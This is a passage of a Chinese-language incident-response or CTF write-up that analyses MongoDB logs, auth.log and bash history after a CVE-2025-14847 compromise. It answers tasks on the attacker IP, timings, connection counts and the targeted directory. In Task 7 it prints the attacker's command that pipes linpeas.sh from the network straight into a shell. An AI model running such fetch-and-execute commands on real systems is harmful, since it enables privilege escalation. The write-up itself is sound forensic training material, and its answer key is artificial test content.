
8.0.16
Task3
Analyze the MongoDB logs to identify the attacker’s remote IP address used to exploit the CVE.
在日志中关注事件ID22943(连接)和ID22944(断开连接)
65.0.76.43

我们也可以用工具进行分析
https://github.com/Neo23x0/mongobleed-detector
# Shell script dependencies
# Debian/Ubuntu
apt-get install jq gawk gzip

# RHEL/CentOS/Fedora
dnf install jq gawk gzip

# macOS
brew install jq gawk

# Python remote scanner has no additional dependencies
# Uses native ssh/scp commands


# Clone the repository
git clone https://github.com/your-org/mongobleed-detector.git
cd mongobleed-detector

# Make executable
chmod +x mongobleed-detector.sh
./mongobleed-detector.sh --no-default-paths -p ./mongod.log -t 10000
Task4
Based on the MongoDB logs, determine the exact date and time the attacker’s exploitation activity began (the earliest confirmed malicious event)

根据上图可以看到
2025-12-29 05:25:52
Task5
Using the MongoDB logs, calculate the total number of malicious connections initiated by the attacker.
同样在上图

- Risk:风险等级(这里是
HIGH,表示高风险) - SourceIP:来源 IP 地址(这里是
65.0.76.43) - ConnCount:连接次数(37630 次,短时间内大量连接)
- MetaCount:元数据操作次数(0 次)
- DiscCount:断开连接次数(37630 次,和连接数一致,说明连接后立即断开)
- MetaRate%:元数据操作占比(0.00%)
- BurstRate/m:每分钟爆发连接数(30104 次,短时间内连接频率极高)
- First/LastSeen:首次 / 最后一次出现的时间(2025-12-29 的 2 分钟内完成了大量连接)
所以总共为75260
75260
Task6
The attacker gained remote access after a series of brute‑force attempts. The attack likely exposed sensitive information, which enabled them to gain remote access. Based on the logs, when did the attacker successfully gain interactive hands-on remote access?
访问/var/log/auth.log日志

2025-12-29 05:40:03
Task7
Identify the exact command line the attacker used to execute an in‑memory script as part of their privilege‑escalation attempt.

确定用户为mongoadmin
uac-mongodbsync-linux-triage\[root]\home\mongoadmin下的.bash_history文件中

curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
Task8
The attacker was interested in a specific directory and also opened a Python web server, likely for exfiltration purposes. Which directory was the target?

同样去分析一下
/var/lib/mongodb
文章借鉴:
https://www.cnblogs.com/hzhsec/p/19428472
https://www.gm7.org/archives/16179
免责声明
本文档MongoDB漏洞复现(CVE-2025-14847)所包含的漏洞复现方法、技术细节及利用代码,仅限用于授权的安全测试、教育学习与研究目的。
作者声明
未经允许不得转载!!!

 浙公网安备 33010602011771号